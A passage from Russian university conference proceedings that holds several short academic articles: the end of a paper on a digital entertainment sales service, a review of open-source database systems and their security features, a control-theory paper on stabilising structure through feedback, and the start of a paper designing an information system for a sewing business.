- для интеграции с другими сервисами и приложениями возможно использование различных API;

- возможно использование блокчейн-технологий для обеспечения безопасности транзакций и защиты данных пользователей;

- возможно использование искусственного интеллекта и машинного обучения для повышения качества рекомендаций и персонализации сервиса;

- возможно использование виртуальной и дополненной реальности для создания уникального и захватывающего пользовательского опыта.




Рис. 3. Раздел «Контакты»

Сервис для реализации цифровых товаров развлекательной индустрии является важным инструментом. Его проектирование и разработка требует учета специфических особенностей данного сегмента рынка, а также использование современных технологий и методов разработки [3]. Правильно



спроектированный и функциональный сервис позволит компаниям увеличить свою конкурентоспособность и повысить доходы, обеспечивая при этом удобство и качество обслуживания пользователей.

#### Список используемых источников

1. Миролюбова С. Ю. Проблемы геоблокировки материальных товаров (услуг), а также цифрового контента и цифровых услуг, охраняемых авторским правом // Право и экономика. 2022. № 4(410). С. 35–44.
2. Белов В. В., Чистякова В. И. Проектирование информационных систем: учебник. М. : КУРС, 2018. 400 с.
3. Котлова М. В., Давыдова Е. В. Методы и средства проектирования информационных систем и технологий. СПб. : Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2015. 64 с.

*Статья представлена заведующим кафедрой ИУС СПбГУТ, доктором технических наук, профессором Л. К. Птицыной.*

УДК 004.65  
ГРНТИ 50.41.21

## ОБЗОР СИСТЕМ УПРАВЛЕНИЯ БАЗАМИ ДАННЫХ С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ

**Е. В. Замышевский, С. А. Копылов**

Академия Федеральной службы охраны Российской Федерации

*Переход от проприетарного программного обеспечения к свободно распространяемому является одной из наиболее актуальных задач в процессе модернизации информационных систем. Использование систем управления базами данных с открытым исходным кодом позволяет обеспечить масштабируемость, возможность внедрения дополнительных средств и механизмов информационного взаимодействия, а также реконфигурирование как самих систем управления базами данных, так и реализованных в них средств защиты. В процессе обоснования возможности применения систем управления базами данных с открытым исходным кодом в процессе построения информационных систем проведен обзор существующих решений в данной области, проанализированы наиболее распространенные системы управления базами данных, рассмотрены их основные характеристики и используемые механизмы защиты, определены их достоинства и недостатки. На основе полученных результатов представлены рекомендации по возможному применению конкретных решений. Определены направления дальнейших исследований.*

*информационные системы, системы управления базами данных.*

Развитие информационных технологий в последнее десятилетие породило стремительный рост разнотипных информационных систем, осуществляющих обработку разнородной информации. В процессе проектирования и создания информационных систем применяются информационные технологии, обеспечивающие обработку информации, содержащейся в базах данных [1]. Основной технологией, осуществляющей доступ, конфигурирование базами данных и содержащейся в них информацией, является система управления базами данных (СУБД).

СУБД представляет собой совокупность программных и языковых средств, обеспечивающих управление базами данных [2]. Наибольшее распространение в 2022 году получили такие СУБД как Oracle, MySQL, Microsoft SQL Server, PostgreSQL, MongoDB и др. При этом большая часть представленных СУБД имеет проприетарную или коммерческую лицензию на использование данных средств конечным пользователем. Существенный недостаток присущий всем СУБД с закрытым исходным кодом (проприетарных, коммерческих) заключается в отсутствии возможности внесения изменений в исходный код СУБД, необходимости приобретения отдельных компонент или модулей, а также невозможность масштабирования, интеграции или объединения однотипных СУБД в единый информационный кластер.

Для устранения указанного недостатка и обеспечение перехода на свободно распространяемое программное обеспечение [3] проведен обзор основных СУБД с открытым исходным кодом, а также используемых в них механизмов защиты. В качестве исследуемых систем выступают: MySQL [4], PostgreSQL [5], SQLite [6] и MariaDB [7].

MySQL реляционная СУБД, основанная на использовании языка структурированных запросов SQL. Отличительной особенностью MySQL является наличие как проприетарной, так и лицензии на свободное программное обеспечение, что определяет данную СУБД как СУБД со смешанной лицензией. MySQL является кроссплатформенной СУБД и поддерживает два механизма (движка) базы данных: транзакционный и нетранзакционный.

В качестве используемых механизмов обеспечения безопасности СУБД MySQL выступают [8]:

- контроль доступа и парольная защита (парольная защита аккаунтов пользователей, привилегии доступа, контроль доступа посредством верификации соединений и запросов, аудит доступа);

- механизмы шифрования в процессе реализации сетевого взаимодействия (протоколы SSL, TLS, SSH);

- аутентификация – многофакторная (LDAP, Kerberos и т. д.) и аутентификации посредством подключаемых модулей (на основе алгоритмов RSA, SHA-2, SHA-256 и др.);

- маскирование и анонимизация данных и элементов СУБД.

К существующим недостаткам MySQL относятся:

– использование модифицированного языка структурированных запросов SQL, не позволяющего реализовывать полный функционал взаимодействия компонентов SQL;

– наличие задержек в выдаче запросов при обращении к базам данных, содержащих большое количество записей (более 1 млн), а также наличие ограничений при работе со структурой баз данных ввиду особенностей построения реляционных СУБД и баз данных.

СУБД PostgreSQL как и СУБД MySQL построена на использовании языка структурированных запросов, однако в отличие от MySQL является объектно-реляционной. PostgreSQL представляет собой кроссплатформенную СУБД, функционирующую на базе операционных систем семейства Windows, macOS и Linux. Отличительной особенностью PostgreSQL является полная поддержка языка SQL, возможность использования нестандартных функций NoSQL и возможность реализации функций формата JSON. Кроме того PostgreSQL версии 9.1 используется на сертифицированной операционной системе Alt Linux СПТ 6 / СПТ 7, а версия 9.3 – на Astra Linux Special Edition 1.6.

В СУБД PostgreSQL реализованы следующие механизмы защиты [9]:

– алгоритмы шифрования: паролей – SCRAM, MD5; разделов данных – eCryptfs, EncFS, dm-crypt + LUKS в Linux, GEOM, GELI, gbdePEFS в FreeBSD, штатными средствами Windows; сетевого трафика – SSL/TLS, SSH;

– механизмы контроля доступа и парольной защиты (парольная защита аккаунтов пользователей, контроль доступа посредством дискреционного или мандатного разграничения, аудит безопасности);

– механизмы аутентификации: LDAP, PAM, GSSAPI и др.

Существующим ограничением СУБД PostgreSQL является низкая скорость выполнения простых операций, сложность настройки, как базы данных, так и СУБД, более высокая ресурсоемкость по сравнению с СУБД MySQL.

MariaDB – реляционная клиент-серверная СУБД с открытым исходным кодом, поддерживающая работу в операционных системах Windows, Linux, macOS Solaris и FreeBSD. MariaDB является ответвлением отдельной веткой разработки СУБД MySQL, в процессе разработки которой реализовано улучшение в оптимизации запросов, реализованы механизмы безопасной репликации, что привело к повышению общей производительности СУБД [10]. В отличие от MySQL в MariaDB не поддерживается маскирование данных и технология динамических колонок. Кроме того, в MariaDB реализована поддержка формата JSON и дополнительных функций, не присутствующих в MySQL.

К механизмам защиты, реализованным в MariaDB, относятся реализованные поддерживаемые алгоритмы шифрования, контроля доступа,



парольной защиты и аутентификации в СУБД MySQL, а также средства резервного копирования и восстановления баз данных. Основным недостатком MariaDB является отсутствие поддержки механизмов базы данных отличных от используемых в СУБД MySQL.

SQLite представляет собой реляционную СУБД, реализованной в качестве библиотеки компоновки, не поддерживающей схемы клиент-серверного взаимодействия и осуществляющей хранение базы данных локально на устройстве [11]. Отсутствие серверной составляющей сказывается на невозможности обработки расширенного языка разметки XML в SQLite. При этом, как и предыдущих СУБД в SQLite реализована поддержка языка SQL, кроссплатформенность и наличие лицензии открытого программного обеспечения.

К существующим ограничениям СУБД SQLite можно отнести: поддержку определенного количества типов данных языка SQL, отсутствие хранимых процедур и функций, а также отсутствие многопоточности (вследствие отказа от серверной составляющей). Кроме того, СУБД SQLite поддерживает ограниченный набор механизмов защиты, включающий только механизмы резервного копирования и восстановления данных. Шифрование, аутентификация, контроль и разграничение доступа реализуются за счет штатных средств операционной системы, на которой установлена СУБД.

Результаты проведенного анализа параметров СУБД с открытым исходным кодом, а также используемых технологий защиты информации представлены в таблице 1 (см. ниже).

В результате анализа полученных результатов можно сделать вывод о возможности применения рассмотренных СУБД, за исключением SQLite, в процессе построения информационных систем. Существующие ограничения и особенности реализации СУБД SQLite позволяют использовать данную СУБД для реализации различных информационных сервисов и услуг в пределах одной ПЭВМ.

Для построения масштабируемых информационных систем, а также реализации возможностей по интеграции и объединению однотипных информационных систем в рамках одного информационного кластера целесообразно применять СУБД PostgreSQL. Выбор указанной СУБД обусловлен полной поддержкой языка SQL, поддержкой дополнительных форматов, высокой производительностью и поддержкой баз данных с большим числом записей, а также кроссплатформенной поддержкой операционных систем, на которые осуществляется инсталляция. Кроме того, СУБД PostgreSQL имеет сертификат средств защиты информации ФСТЭК России. Внедрение и реализация механизмов СУБД PostgreSQL в информационные системы, а также разработка новых информационных систем на базе PostgreSQL является направлением дальнейших исследований.

ТАБЛИЦА 1. Основные параметры систем управления базами данных с открытым исходным кодом

Оцениваемые параметры	MySQL	PostgreSQL	MariaDB	SQLite
Тип СУБД	Реляционные	Объектно-реляционные	Реляционные	Реляционные
Тип ОС	Linux, Windows, Oracle Solaris, macOS, FreeBSD	Windows, Oracle Solaris, macOS, IBM AIX, HP-UX	Windows, Oracle Solaris, macOS, FreeBSD	Linux, Windows, Oracle Solaris, macOS, FreeBSD
Лицензия	GNU GPL, коммерческая	Свободное и открытое ПО	GNU GPL	Открытое ПО
Методы аутентификации	Native, SHA-256, PAM, LDAP, Kerberos, No-Login, FIDO, Peer	Trust, password, GSSAPI, SSPI, Ident, peer, LDAP, RADIUS, PAM, сертификат	Native, password, ED25519, GSSAPI, PAM	Отсутствуют
Разграничение доступа	К базе данных, к таблицам или столбцам таблицы	К базе данных, к таблицам, к столбцам или строкам таблицы	Аналогично PostgreSQL	Отсутствуют
Скорость обработки запросов	Высокая	Средняя	Средняя	Высокая

**Список используемых источников**

1. Федеральный закон «Об информации, информационных технологиях и о защите информации» от 27.07.2006 № 149-ФЗ.
2. ГОСТ 34.321-96 Межгосударственный стандарт. Информационные технологии. Система стандартов по базам данных. Эталонная модель управления данными. Республика Беларусь, Минск : Межгосударственный совет по стандартизации, метрологии и сертификации, 2001. 27 с. : ил.
3. Указ Президента РФ «О национальных целях развития Российской Федерации на период до 2030 года» от 21 июля 2020 г. № 474.
4. MySQL. MySQL 8.0 Reference Manual. URL: [https:// dev.mysql.com/doc/refman/8.0/en/](https://dev.mysql.com/doc/refman/8.0/en/) (дата обращения 15.03.2023).
5. PostgreSQL. PostgreSQL : Документация. URL [https:// postgrespro.ru/docs/postgresql/](https://postgrespro.ru/docs/postgresql/) (дата обращения 15.03.2023).
6. MariaDB. MariaDB Server Documentation. URL: [https:// mariadb.org/wp-content/uploads/2023/03/MariaDBServerKnowledgeBase.pdf](https://mariadb.org/wp-content/uploads/2023/03/MariaDBServerKnowledgeBase.pdf) (дата обращения 15.03.2023).
7. SQLite. SQLite Documentation. URL [https:// www.sqlite.org/docs.html](https://www.sqlite.org/docs.html) (дата обращения 15.03.2023).
8. Гольцман В. И. MySQL 5.0. Библиотека программиста. СПб. : Питер, 2010. 253 с.

9. Juba S., Vannahme A., Volkov A. Learning PostgreSQL: Create, develop and manage relational databases in real world applications using PostgreSQL. Packt Publishing Ltd., 2015. P. 464.

10. Bartholomew D. Getting Started with MariaDB – Second Edition. Packt Publishing Ltd., 2015. P. 140.

11. Bhosale S. T., Patil M. T., Patil M. P. SQLite: Light Database System // International Journal of Computer Science and Mobile Computing, 2015. Vol. 4, Issue. 4. PP. 882–885.

УДК 517.977.1  
ГРНТИ 50.03.03

## ИСПОЛЬЗОВАНИЕ ПРИНЦИПА ОБРАТНОЙ СВЯЗИ В УПРАВЛЕНИИ СТРУКТУРАМИ

**О. И. Золотов, Т. В. Матюхина, О. В. Раковский**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Классическая теория предусматривает управление пространством состояния выходной координаты объекта управления. При этом само уравнение объекта считается неизменным. Однако, в ряде случаев такое изменение происходит. Например, в результате старения объекта, в результате внешних воздействий и так далее. Рассматривается возможность управления структурой объекта, под которой понимается математическое описание объекта (дифференциальные уравнения, передаточные функции, оператор и так далее). Как один из вариантов управления рассматривается стабилизация структуры с использованием классического принципа обратной связи.*

*управление структурами, теория управления, принцип обратной связи, стабилизация структуры.*

Классическая система автоматического управления с обратной связью строится на следующей логике. Есть объект управления. Его выходная координата измеряется и сравнивается с заданным значением. Разность этих величин, после ряда преобразований, подается на вход объекта, и система автоматически стремится эту разность свести к нулю. При этом предполагается, что объект описывается уравнением, которое не меняется. Однако, в ряде случаев такое изменение происходит. Например, в результате старения объекта, в результате необратимых изменений от внешних воздействий, например, радиации, и т.д.

Впервые идея управления структурой была сформулирована А. Г. Бутковским в работе [1]. В работах [2, 3] авторы рассмотрели теоретическую возможность стабилизации (восстановления структуры) путем включения дополнительного корректирующего устройства более подробно.

Пусть структура  $R_1$  – это структура, рассматриваемая нами без стабилизирующих обратных связей и в отсутствии возмущений, отождествляемая одиночным блоком  $R_1$  (рис. 1)




Рис. 1. Блок структуры  $R_1$

В результате поступающего возмущения структура, представляемая блоком  $R_1$ , изменяется и замещается некоторой новой структурой, отождествляемой отличающимся от  $R_1$  блоком  $\widehat{R}_1$ . В примере ограничимся только лишь случаями, когда  $\widehat{R}_1$  отличается от  $R_1$  на малый аддитивный объект, который характеризуется своим оператором  $R_{1\varepsilon}$ , т. е.

$$\widehat{R}_1 = R_1 + R_{1\varepsilon}, \quad (1)$$

В структурном отношении (1) видно, что блок  $\widehat{R}_1$  представляет собой параллельное соединение блоков  $R_1$  и  $R_{1\varepsilon}$  (рис. 2).

Наша задача, невзирая на возмущение  $R_{1\varepsilon}$ , прийти к такому решению, которое бы сохраняло первоначальный объект, т. е. блок  $R_1$ .

Для этой цели замкнем структурную схему на рис. 2 обратной связью. Пусть блок  $R_{oc}$  – блок цепи (канала) обратной связи. Такое соединение нескольких блоков может быть заменено одним блоком с оператором  $R$  (рис. 3).




Рис. 2. Структурная схема  $\widehat{R}_1$




Рис. 3. Структурная схема  $R$

Операторное соотношение, связывающее в новой структурной схеме операторы блоков  $\widehat{R}_1$ ,  $R_{oc}$  и  $R$ , запишется в виде:

$$R = \frac{\widehat{R}_1}{(1 - \widehat{R}_1 R_{oc})} = (1 - \widehat{R}_1 R_{oc})^{-1} \widehat{R}_1 \Leftrightarrow R = \widehat{R}_1 \circ R_{oc}, \quad (2)$$

$$R = \widehat{R}_1 + \widehat{R}_1 R_{oc} R. \quad (3)$$

Условимся блок  $\widehat{R}_1$  представлять как заданный. В таком случае, для решения задачи сохранения структуры, из (3) необходимо получить блок  $R_{oc}$  обратной связи.

Сохранение структуры будет эквивалентно выполнению равенства:

$$R \equiv R_1. \quad (4)$$

Зададим условие (4) и подставим его в (3). Тогда получим:

$$\widehat{R}_1 + \widehat{R}_1 R_{oc} R_1 = R_1. \quad (5)$$

Откуда для блока  $R_{oc}$  обратной связи получаем:

$$R_{oc} = -\widehat{R}_1^{-1} (\widehat{R}_1 - R_1) R_1^{-1} = \widehat{R}_1^{-1} - R_1^{-1}. \quad (6)$$

Это и есть решение задачи.

Таким образом, в работах [1, 2] показано, что теоретически возможна стабилизация структуры за счет включения дополнительного элемента, например, в виде обратной связи. При этом оператор объекта управления может быть самого широкого класса, включая объекты с распределенными параметрами.

Теперь попробуем использовать классический принцип обратной связи для управления структурой. Тогда объектом управления становится структура. Необходимо ввести понятие приращения структуры и необходимость измерения структуры. Это осуществляется путем включения блока идентификации. При этом идеи идентификации структур рассмотрены в очень многих работах. Второе, что необходимо для использования классического принципа обратной связи - это возможность управления оператором корректирующего устройства. Если эти задачи решены, то авторами предлагается несколько вариантов использования принципа обратной связи для управления структурой.

В случае последовательного подключения корректирующего устройства идея системы управления будет выглядеть так, как показано на рис. 4.




Рис. 4. Система управления структурой с последовательным включением управляемого корректирующего устройства

В случае включения корректирующего устройства по средству ОС структурная схема будет выглядеть так, как представлено на рис. 5.

В обоих случаях блок коррекции фактически является структурой, т. е. оператором. Он, в свою очередь, должен изменяться при помощи блока управления, в зависимости от приращения. Идеи данных систем реализуемы в том случае, если удастся установить постоянное управление структурой корректирующего звена.




Рис. 5. Система управления структурой с включением управляемого корректирующего устройства через обратную связь

На практике очень часто все оборудование, в частности объекты управления, время от времени останавливают на профилактику. И, если изменения в структуре происходят не постоянно, тогда задачу по управлению структурой объекта можно заметно упростить путем изменения структуры корректирующего устройства. Тогда управление блоком корректирующего устройства не потребуется. Структура корректирующего устройства будет контролируемо поправляться во время профилактических работ.

#### Список используемых источников

1. Бутковский А. Г., Бабичев А. В., Сеппо Похьолайнен. К единой геометрической теории управления. М. : Наука, 2001. 352 с.
2. Золотов О. И., Пустыльников Л. М., Даринский Ю. В., Фейгин О. О. От управления состоянием к управлению структурой. СПб. : СПбГУТ, 2019. 287 с.
3. Золотов О. И., Пустыльников Л. М. Теория управления и сохранение структур. СПб. : СЗТУ, 2011. 319 с.

УДК 004:687  
ГРНТИ 50.51

## ПРОЕКТИРОВАНИЕ ИНФОРМАЦИОННОЙ СИСТЕМЫ ДЛЯ АВТОМАТИЗАЦИИ ЗАДАЧ ШВЕЙНОГО БИЗНЕСА

**А. С. Зотова, А. В. Параничев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича,

*Рассмотрен общий подход к проектированию информационной системы для автоматизации задач швейного бизнеса. Выполнена детализация вариантов использования системы с помощью диаграмм последовательности и состояний. Определены современные инструменты разработки информационной системы, нацеленные на автоматизацию задач швейного бизнеса.*

*проектирование, информационная система, швейный бизнес, автоматизация.*

Для грамотной организации швейного производства нужны: опытный управленец, бизнес-план, распределенный рабочий процесс и автоматизация соответствующих задач [1, 2]. Однако известные методы автоматизации [3, 4] требуют адаптации для небольших швейных производств или индивидуальных предпринимателей [5].

Определены следующие этапы проектирования соответствующей информационной системы:

- Исследование предметной области автоматизации задач швейного бизнеса в контексте расширения базы клиентов (заказчиков) и исполнителей швейного предприятия.
- Построение диаграмм для визуализации функционала системы в контексте увеличения потребности в пошиве индивидуальных изделий, ориентируясь на их стоимость, качество и оригинальность товара.

В таком случае возможно предоставление клиентам готовых текстильных изделий посредством их связи с исполнителями через единую систему, заказы в которой обрабатываются менеджером. Предложено следующее распределение ролей:

- Клиент регистрируется в личном кабинете, оставляет заявку на изготовление заказа, имеет доступ к связи с менеджером, просматривает информацию о заказе – статус, полную информацию, данные об исполнителе.
- Исполнитель внутри системы может редактировать состояние заказа и вносить описание к нему, часто в виде отчетных фотографий. Также исполнитель имеет доступ к редактированию своего портфолио, состоящего из личной информации и примеров работ.

• Менеджер имеет доступ к базам данным и к административной части системы. Менеджер распределяет заявки между исполнителями и сопровождает заказы от начала его выполнения до конца изготовления.

В контексте обсуждения типовых действий перечисленных ролевых объектов наиболее значимыми прецедентами для автоматизации задач швейного бизнеса являются «Редактирование деталей заказа» (рис. 1) и «Формирование спецификации швейного изделия» (рис. 2, см. ниже).




Рис. 1. Фрагмент UML-диаграммы последовательности прецедента «Редактирование деталей заказа»

Как видно из рис. 1 и рис. 2, обработка информации об объектах пошива (изделие, материал, фасон, покрой и т.д.) осуществляется в автоматизированном режиме: основная информация о заказе обрабатывается менеджером по данным заявки клиента через административную панель и хранится в базе данных. В результате проектирования базы данных выполнено связывание соответствующих основных сущностей: Клиенты, Менеджеры, Исполнители, Сообщения, Диалоги, Заявки, Заказы, Объекты пошива. Развертывание и сопровождение соответствующих компонентов связано с решением следующих задач:



- управление состоянием приложения с целью оптимизации разрабатываемого кода с помощью инструментов React, Redux и Sass [6, 4];
- создание безопасного и поддерживаемого приложения менеджера, исполнителя и клиента с помощью инструментов Django, PostgreSQL и Celery [7, 4].




Рис. 2. UML-диаграмма состояний прецедента  
«Формирование спецификации швейного изделия»

Таким образом, в данной работе представлен общий подход к проектированию информационной системы для автоматизации задач швейного бизнеса на основе нескольких языков программирования (соответствующие инструментальные средства перечислены в скобках): TypeScript (*React, Redux*), Python (*Django, Celery*), CSS (*Sass*) и SQL (*PostgreSQL*).

#### Список используемых источников

1. Программа учета для швейного производства EqMan. URL: <https://eqman.co/uchet-v-shveynom-proizvodstve/> (дата обращения 10.03.2023).
2. АСУП Стилон – программа для управления и учета в легкой промышленности. URL: <https://stylon.ru/> (дата обращения 10.03.2023).
3. Gamma, E. Design Patterns. Elements of Reusable Object-Oriented Software // Foreword by Grady Booch. 37th printing. Boston: Addison-Wesley, 2009. 417 p.
